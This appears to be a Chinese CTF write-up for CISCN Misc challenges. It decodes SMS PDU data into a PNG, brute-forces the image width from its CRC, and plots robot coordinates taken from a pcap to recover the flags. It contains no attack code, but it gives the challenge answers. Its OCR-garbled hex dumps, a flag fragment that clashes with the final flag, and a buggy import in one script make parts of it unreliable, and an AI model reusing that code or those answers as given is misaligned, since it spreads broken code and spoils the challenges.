b26efd6a4eaff3d1e3aad64824b37c7858b9655baf3172cae3ace9addfa9e6c7893172c3e8e0a3a70211f3df1a1c3f80993ab4c64d186173a64868757ea8f1799e092172fb0e829e0e94c77ed68e209
0e0f743af673fc0818b07feead1cb3e483b39c225877afa29f4600fb4c9870e3b253f32c7c5034df239aacf7e1bf5d9d86a7ffae6113c3cedee4493b91813cdad152b4a7ddc8e47cf98a355be5c30f0e
f9c80e4e9f245d726a27371cf58e783887937def1c2cfa6883e343dad059b67c75059d1e70c8ac9eafc275defc66fe565ba57f6827ab3634f0d0461f7ae3870ffe29638e556ead16613b4c8ef88063c
f5708c377cb2bfc534bcc892f2254ef257a7e041163472dce20f36654103adacc73375d6a664bfa1a71d9f55abd7d782ae23b99a6d97c4f5dab279cbb765fd86afcaea3679afae76bd76d486bd097f77
```

那就可以在解码后按照时间顺序写成 png 文件，在 data2.txt 的所有行中有一行解码后长度不是 160 而是 100 的字符串，这一串是没有用的，加上反而影响了图片正常显示。

```
82a6077f383ee791280c3a336aceaacec006c7c1b4716c459b812de0e5ea8863b601620ba37dbdc37649d201c71105e30cf2e8725049c93658e720829f402ce8c3f7c4af95b29510584993aef91523be
637b144fbc43d74c9cfc5110cfa64dc0b10b9f719efd2ed1c2e57378b45778da0a9b6d04e2d49d7e8a40fac538afd6b48fbc2b601ce94827e782113d0d72f8ebeb5a3064c70ca66c854f965cd58343
cf397a6ca85d3ddaead1c43bfbcb8110cbbbeb6f78569a6c4c06b26b03039facae9852fb8ec437c6c714aa0aee16813e8f43f79e0a2e15cb2862f3892237d87fef410d4f007afaed9b5ed18b0bfbc203
0dc11a7ff4f99be08f1e9d6cb792493ff207f1a1f338d5df821a3f2753b3619bdc2bfed87cddc658396e0e011e6dbc403d99c938f4fb66de716c0d98bbc8f8d9fa334ef93edb80cfe4437eb49c931d9e
6b056d360183af3a7a91236da20d2d4502c940a97dd3379296c2a714a4c64ffffd47407390c84300c45ef7f295870b0a0a7e82fa22180ed0c53c59a2e5a9af6e3b2cfa2b0373a6d6f1fa3a15b77da2
5a3c3b5b8667cf04c1b8eb1311d6338daf24c8a5e35c3b9176bf2f83237737275d317b8f0aaa51a053d7c30f6183b33dcce467d9d094d5a70ee5798f7b60a434f6e9e7e468c1717accf897ea0771b7b
7bf4bccbf57afd5c5fcf24f74717f4337d75ffbb1407df8013facfb96f3e9b263cc3470512740000000049454e44ae426082
PS C:\Users\Administrator\Downloads> |
```

所以我们要把这一行解码后长度不为 160 的去掉，最终脚本如下

注意调用pdu编码解码的相关类和方法需安装如下两个模块

```
pip install smspdu
pip install smspdecoder
```

```

# -*- coding: utf-8 -*-
#Author: mochu7
from time import strftime,mktime
from smpdu.codecs import GSM
from binascii import unhexlify

with open('data2.txt') as f:
    lines = f.readlines()
    mydic = {}
    for line in lines:
        Year = '20' + line[34:36][::-1]
        Month = line[36:38][::-1]
        Day = line[38:40][::-1]
        Hour = line[40:42][::-1]
        Minute = line[42:44][::-1]
        Second = line[44:46][::-1]
        time = '{}-{}-{} {}:{}:{}'.format(Year, Month, Day, Hour, Minute, Second)
        timestamp = int(mktime(strptime(time, r"%Y-%m-%d %H:%M:%S")))
        mydic[lines.index(line)] = timestamp
    mydic = sorted(mydic.items(), key=lambda item: item[1], reverse=False)
    with open('flag.png','wb') as f:
        for line_num in mydic:
            line_num = line_num[0]
            pducode = lines[line_num][50:330]
            data = GSM.decode(pducode)
            if len(data) == 160:
                f.write(unhexlify(data))
            else:
                pass

```

得到一张 CRC 校验报错的图片



```

010 Editor - C:\Users\Administrator\Downloads\flag.png:3
文件(F) 编辑(E) 搜索(S) 视图(V) 格式(O) 脚本(I) 模板(L) 调试(D) 工具(T) 窗口(W) 帮助(H)
起始页 1.txt 2.txt 3.txt 4.txt 5.txt 6.txt 7.txt 8.txt 9.txt 10.txt flag.png:1 flag.png:2 flag.png:3X
编辑方式: 十六进制(H) 运行脚本 运行模板
0 1 2 3 4 5 6 7 8 9 A B C D E F Û123456789ABCDEF
0000h: 89 50 4E 47 0D 0A 1A 0A 00 00 00 0D 49 48 44 52 PNG.....IHDR
0010h: 00 00 00 3F 00 00 00 3F 08 06 00 00 00 BF FA F2 ...?.....ğù
0020h: DD 00 00 00 01 73 52 47 42 00 AE CE 1C E9 00 00 Ý...sRGB.øÿ.e...
0030h: 00 04 67 41 4D 41 00 00 B1 8F 0B FC 61 05 00 00 ..gAMA..±.üa...
0040h: 00 09 70 48 59 73 00 00 0E C3 00 00 0E C3 01 C7 ..pHYS...Ä...Ï.ç
0050h: 6F A8 64 00 00 BF 57 49 44 41 54 78 5E 7C FD F5 o"d...;WIDATx^|ýö
0060h: D7 56 47 B6 28 FE 12 DC 43 84 10 42 DC DD 85 B8 *VG$(b.ÜC...BÜY...
0070h: 74 DC 3D 1D F7 10 77 97 8E 27 A4 E3 24 40 80 E0 tÜ=-.w-ž'ea$øea
0080h: EE E6 10 02 71 6F DD BD CF 39 E3 7B C7 FD 4F EA ïi...qoY*Ï9ã{ÇYöé
0090h: CE 4F D5 3B E1 3D FB DE 71 7F A8 67 AD 55 35 BD îÖ;á=ûpç."g-U5½
00A0h: 66 CD 59 55 4B 9E 2E 2B 56 AE 2D F3 E6 2D 2A 93 fiYURž.+v@-öx-""
00B0h: 26 4E 2B 33 67 CC 2D 4B 97 AE 2C 33 67 CD 2B B3 &N+3gI-K-@,3gI+°
00C0h: 66 CD 2F 73 E7 2C AC 75 53 A7 CC 2C 53 A7 CE AC fi/sç,-uS$Ï,SSÏ-
00D0h: E7 EA E6 CC 6D 65 FE 82 25 65 F1 92 15 65 FA 8C çêwImep,šeañ'.eúE
00E0h: 39 65 F2 94 19 65 EA B4 59 65 D6 EC F9 65 C6 CC 9eò".eé'YeÖiùeXi
00F0h: B9 F5 38 6D FA CE 4A 6B F6 9C 05 65 CC D8 09 65 ð0múIJKöø.eÏø.e
0100h: DE FC C5 15 C7 71 C1 C2 A5 15 06 AE BA B9 21 03 buÄ.ÇqÄÄx'.ø*!l.
0110h: 5A 60 D1 82 EB 1A BE 32 69 F2 F4 5A EF 3C F9 2E ž'N,é,ž2iðözi<.
0120h: 5A BC BC E2 7D 31 6E 62 99 F0 E5 94 5A 07 0E FE Z4*á)lnb""0á"Z..i
0130h: 94 90 97 1C F8 2C 5D B6 AA 16 75 E4 86 43 D6 94 ".-.,]ŕ*.uä†C0"
0140h: 4F 1D 1A E8 A3 0D 6E 49 D8 01 0C 79 C0 E1 F5 E5 O..èè.nIØ..yÄáá
0150h: C4 A9 15 5E 1B DA DA 14 3A A0 49 1F C7 95 AB D6 Å@.^.Űú.:.I.Ç*«O
0160h: D5 73 F0 29 33 B8 B2 90 0F 7D 70 F8 A6 BE E3 C6 Ösð)38...}pø!%ãE
0170h: 4F AA 32 AA 77 0E 06 1E DE 64 22 1F 1B A6 5E E0 O*2*w...bd"...!^à
0180h: 26 4E 9A 56 6D 99 7D A0 DE B9 23 7B 8C FD E2 CB &N$Vm"" Þ*#(EYãE
0190h: B2 6E FD A6 4A EF F3 D1 E3 AA DC 64 82 4B 37 C7 ðny!Jlónã*Ud,K7Ç
01A0h: 85 8B 96 55 BC F3 17 2C AE 3A CE 9A DD EA 9E 6C ...<-U'ó.,@:îšYúžl
01B0h: 78 93 17 2C 3E 8E 0A 3A 74 21 1F 3D F1 A1 C3 F8 x"-,>ž.:tl.=ñ;æ
01C0h: 09 93 AB 4C 64 D1 86 17 3A 64 86 87 57 EA 8F 17 ."«LdN†.:dt+we..
01D0h: 99 E0 92 17 2F B0 E8 29 E0 E9 4C 77 ED 68 E2 09 "à'./'è)æLwhã.
01E0h: 99 0F 74 33 5E 67 3F 60 81 8B 07 FF 8A 01 0B 3F

```

```

01F0h: 48 3B 39 C2 25 87 7A FA 29 F4 60 0F B4 C9 87 0E H;9Å&+zú)ó\`É+.
0200h: 3B 25 3F 32 C2 C5 03 4D F2 39 AA CF 7E 1B F5 D9 ;%22ÅÅ.Mò9*I~.6Ü
0210h: D8 6A 7F FA E6 11 3C 3C ED E4 49 3B 91 81 3C DA øj.úæ.<<iãI;'\.CÜ
0220h: D1 52 B4 A7 DD C8 E4 7C F9 8A 35 5B E5 C3 0F 0E NR'SYÉa|ù$5[ãÁ..
0230h: F9 C8 0E 4E 9F 24 5D 72 6A 27 37 1C F5 8E 78 38 ùÈ.NY$|rj'7.òžx8
0240h: 87 93 7D EF 1C 2C FA 68 83 E3 43 DA D0 59 B6 7C +")i.,úhfãCÜYq|
0250h: 75 D5 9D 1E 70 C8 AC 9E AF C2 75 DE FC 66 FE 56 uÖ..pE-ž`AuBúfbv
0260h: 5B A5 7F 68 27 AB 36 34 F0 D0 46 1F 7A E3 87 0F [Y.h'«640DF.zã+.
0270h: 57 9C C3 08 5F C8 E3 D1 C6 13 D4 C8 D0 00 0C 0C 3

```

输出

```

执行模板 'C:\Users\Administrator\Documents\SweetScape\010 Templates\Repository\PNG.bt' 于 'C:\Users\Administrator\Downloads\flag.png'...
*ERROR: CRC Mismatch @ chunk[0]; in data: bffaf2dd; expected: 575f10df
*ERROR Line 332: 模板通过变量 'data' 的文件结束。
执行模板 'C:\Users\Administrator\Documents\SweetScape\010 Templates\Repository\010.bt' 于 'C:\Users\Administrator\Documents\SweetScape\010 Templates\Repository\PNG.bt'...
模板执行成功。

```

输出 查找结果 多文件中查找 比较 直方图 校验和 进程

```

*ERROR: CRC Mismatch @ chunk[0]; in data: bffaf2dd; expected: 575f10df

```

<https://blog.csdn.net/mochu777777> Pos: 0 [0h]

按照前面的提示，我们可以猜测这里原来的宽为 465。


flag.png X

编辑方式: 十六进制(H) 运行脚本 运行模板

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
0000h:	89	50	4E	47	0D	0A	1A	0A	00	00	00	0D	49	48	44	52	%PNG.....IHDR
0010h:	00	00	01	D1	00	00	00	3F	08	06	00	00	00	BF	FA	F2	...Ñ...?.....çúò
0020h:	DD	00	00	00	01	73	52	47	42	00	AE	CE	1C	E9	00	00	Ý....sRGB.@Î.é..
0030h:	00	04	67	41	4D	41	00	00	B1	8F	0B	FC	61	05	00	00	..gAMA..±..üa...
0040h:	00	09	70	48	59	73	00	00	0E	C3	00	00	0E	C3	01	C7	..pHYs...Ã...Ã.Ç
0050h:	6F	A8	64	00	00	BF	57	49	44	41	54	78	5E	7C	FD	F5	o`d...çWIDATx^ ýð
0060h:	D7	56	47	B6	28	FE	12	DC	43	84	10	42	DC	DD	85	B8	xVGŹ(p.ÜC...BÜÝ...
0070h:	74	DC	3D	1D	F7	10	77	97	8E	27	A4	E3	24	40	80	E0	tÛ=.÷.w-ž'`ã\$@èà
0080h:	EE	EE	10	02	71	6F	DD	BD	CF	39	E3	7B	C7	FD	4F	EA	îî...qoÝ½İ9ă{ÇýOè
0090h:	CE	4F	D5	3B	E1	3D	FB	DE	71	7F	A8	67	AD	55	35	BD	ÎOÛ;á=ûËq.``g-U5½
00A0h:	66	CD	59	55	4B	9E	2E	2B	56	AE	2D	F3	E6	2D	27	93	fíYUKž`+V@ó777777
00B0h:	26	4E	2B	33	67	CC	2D	4B	97	AE	2C	33	67	CD	2B	B3	&N+3qI-K-@,3qI+°

<https://blog.csdn.net/mochu777777>

即可得到剩下的flag



xx - b586-4c9e-b436-2bdef12293e4 }

或者可以使用爆破图片宽高的脚本

```
#coding=utf-8
import zlib
import struct
#读文件
file = 'flag.png' #注意, 1.png 图片和脚本在同一个文件夹下哦~
fr = open(file, 'rb').read()
data = bytearray(fr[12:29])
crc32key = eval(str(fr[29:33]).replace('\x', '').replace("b'", '0x').replace("'", ''))
#crc32key = 0xCBD6DF8A #补上0x, copy hex value
#data = bytearray(b'\x49\x48\x44\x52\x00\x00\x01\xf4\x00\x00\x01\xf1\x08\x06\x00\x00\x00') #hex下copy grep hex
n = 4095 #理论上0xffffffff, 但考虑到屏幕实际, 0xffff就差不多了
for w in range(n):#高和宽一起爆破
    width = bytearray(struct.pack('>i', w))#q为8字节, i为4字节, h为2字节
    for h in range(n):
        height = bytearray(struct.pack('>i', h))
        for x in range(4):
            data[x+4] = width[x]
            data[x+8] = height[x]
            #print(data)
        crc32result = zlib.crc32(data)
        if crc32result == crc32key:
            print(width,height)
            #写文件
            newpic = bytearray(fr)
            for x in range(4):
                newpic[x+16] = width[x]
                newpic[x+20] = height[x]
            fw = open(file+'.png', 'wb')#保存副本
            fw.write(newpic)
            fw.close
```

运行即可得到图片的真实宽度

```
PS C:\Users\Administrator\Downloads> python .\crc.py
bytearray(b'\x00\x00\x01\xd1') bytearray(b'\x00\x00\x00?')
```

修改宽度即可得到flag

```
CISCN{15030442_b586_4c9e_b436_26def12293e4}
```

场景实操冲刺卷

MISC

robot

第4题

基准分值: 400分

试题类型: Misc

题目名称: robot


题目描述: 分析给出的机器人仿真程序和流量包, 提取机器人控制程序控制机器人写出的字符串, flag为"CISCN{md5(机器人绘制的字符串)}" (md5值小写)

题目附件: [点击下载](#)

<https://blog.csdn.net/mochu777777>

RobotStudio机器人绘制, 直接看 [cap.pcapng](#) 流量包

发现只有三个tcp流，其中第一流内容很大，且后面两个流比较小并没什么线索。分析第一个流发现了很多以下数据




Wireshark · 追踪 TCP 流 (tcp.stream eq 0) · cap.pcapng

```
.....a.....>.....  
.....a..a.=$.  
.....a..VQ..  
.....a.....d.....ve.....]#.GET./127.0.0.1/RAPID.SearchSymbols.0 -1 -SymTyp 8 -Source 255 -URL RAPID/pos -Output 15.....e  
.....15; 3; 3;1;#2;z;RAPID/pos/z;RCP;1;1;RAPID/num;num;3;8;y;RAPID/pos/y;RCP;1;1;RAPID/num;num;2;4;x;RAPID/pos/x;RCP;1;1;RAPID/  
num;num;1;0;.....[e!......B".SET./127.0.0.1/RAPID/T_ROB1/Module1/tgPos{1}.Value.[27,36,0]....."e!.....  
.....3e.....".GET./127.0.0.1/.Mode.....&e"  
.....AUTO.....Ke#......2".GET./127.0.0.1/.CurrentMaster2.-Domain RAPID.....je#.....Q.....-Status HeldRemote -Uid 20 -app ""  
-loc "LAPTOP-7E2C9QKX" -alias "tests".....Se$.....".SET./127.0.0.1/.ReleaseMaster2.-Domain RAPID -Uid 20....."e$.....  
.....Ke%.....2".GET./127.0.0.1/.CurrentMaster2.-Domain RAPID.....2e%.....-Status NoMaster.....  
3e&.....".GET./127.0.0.1/.Mode.....protobuf...a..  
.....a.....  
.....a..r*..  
.....a.....>.....  
.....a..a.=$.  
.....a..VQ..  
.....a.....d.....&e&.....  
.....AUTO.....Ke'.....2".GET./127.0.0.1/.CurrentMaster2.-Domain RAPID.....2e'.....-Status  
NoMaster.....Se(.....".SET./127.0.0.1/.RequestMaster2.-Domain RAPID -Uid 20....."e(.....Ne).....  
5#.GET./127.0.0.1/RAPID.SymbolProperties.RAPID/pos.....(.....).....#2;REC;1;1;12;1;3;2;6;40;.....ve*.....]#.GET./  
127.0.0.1/RAPID.SearchSymbols.0 -1 -SymTyp 8 -Source 255 -URL RAPID/pos -Output 15.....e*.....15; 3; 3;1;#2;z;RAPID/pos/  
z;RCP;1;1;RAPID/num;num;3;8;y;RAPID/pos/y;RCP;1;1;RAPID/num;num;2;4;x;RAPID/pos/x;RCP;1;1;RAPID/num;num;1;0;.....[e+.....B".SET./127.0.0.1/  
RAPID/T_ROB1/Module1/tgPos{2}.Value.[28,35,0]....."e+.....3e.....".GET./  
127.0.0.1/.Mode.....&e,.....  
.....AUTO.....Ke.....2".GET./127.0.0.1/.CurrentMaster2.-Domain RAPID.....protobuf...a..  
.....a.....  
.....a..r*..  
.....a.....>.....  
.....a..a.=$.  
.....a..VQ..  
.....a.....d.....je-.....Q.....-Status HeldRemote -Uid 20 -app "" -loc "LAPTOP-7E2C9QKX" -alias  
"tests".....Se.....".SET./127.0.0.1/.ReleaseMaster2.-Domain RAPID -Uid 20....."e.....Ke/.....  
2".GET./127.0.0.1/.CurrentMaster2.-Domain RAPID.....2e/.....-Status NoMaster.....3e0.....".GET./  
127.0.0.1/.Mode.....&e0.....  
.....AUTO.....Ke1.....2".GET./127.0.0.1/.CurrentMaster2.-Domain RAPID.....2e1.....-Status  
NoMaster.....Se2.....".SET./127.0.0.1/.RequestMaster2.-Domain RAPID -Uid 20....."e2.....  
.....Ne3.....5#.GET./127.0.0.1/RAPID.SymbolProperties.RAPID/pos.....(.....).....#2;REC;  
1;1;12;1;3;2;6;40;.....ve4.....]#.GET./127.0.0.1/RAPID.SearchSymbols.0 -1 -SymTyp 8 -Source 255 -URL RAPID/pos -Output  
15.....e4.....15; 3; 3;1;#2;z;RAPID/pos/z;RCP;1;1;RAPID/num;num;3;8;y;RAPID/pos/y;RCP;1;1;RAPID/num;num;2;4;x;RAPID/pos/  
x;RCP;1;1;RAPID/num;num;1;0;.....[e5.....B".SET./127.0.0.1/RAPID/T_ROB1/Module1/tgPos{3}.Value.[29,35,0].....  
.....protobuf...a..  
.....a.....  
.....a..r*..  
.....a.....>.....  
.....a..a.=$.  
.....a..VQ..  
.....a.....d....."e5.....3e6.....".GET./127.0.0.1/.Mode.....&e6.....  
.....AUTO.....Ke7.....2".GET./127.0.0.1/.CurrentMaster2.-Domain RAPID.....je7.....Q.....-Status HeldRemote -Uid 20 -app ""  
-loc "LAPTOP-7E2C9QKX" -alias "tests".....Se8.....".SET./127.0.0.1/.ReleaseMaster2.-Domain RAPID -Uid 20....."e8.....  
.....Ke9.....2".GET./127.0.0.1/.CurrentMaster2.-Domain RAPID.....2e9.....-Status NoMaster.....
```

将整个流的内容复制到 data.txt

一开始惯性以为是图片的 RGB 数据，后来看了下发现第三位都是 0，只有前两位，那么应该是坐标数据，直接点黑白。而且后来一想，RobotStudio机器人这东西估计也画不出颜色。



这些坐标数据最大不超过 400，直接简单利用Python来点黑白即可

```
from PIL import Image
import re

reg = re.compile(r'Value\.\\[(\d+),(\d+),(\d+)\\]')

with open('data.txt', 'r') as f:
    data = reg.findall(f.read())
    # print(data)
    # print(len(data))

img = Image.new('1', (400, 400))
for i in data:
    xy = (int(i[0]), int(i[1]))
    img.putpixel(xy, 1)
img.save("md5flag.png")
```


easy_
robo_xx

<https://blog.csdn.net/mochu777777>

```
>>> from hashlib import md5
>>> md5('easy_robo_xx'.encode()).hexdigest()
'd4f1fb80bc11ffd722861367747c0f10'
```

```
CISCN{d4f1fb80bc11ffd722861367747c0f10}
```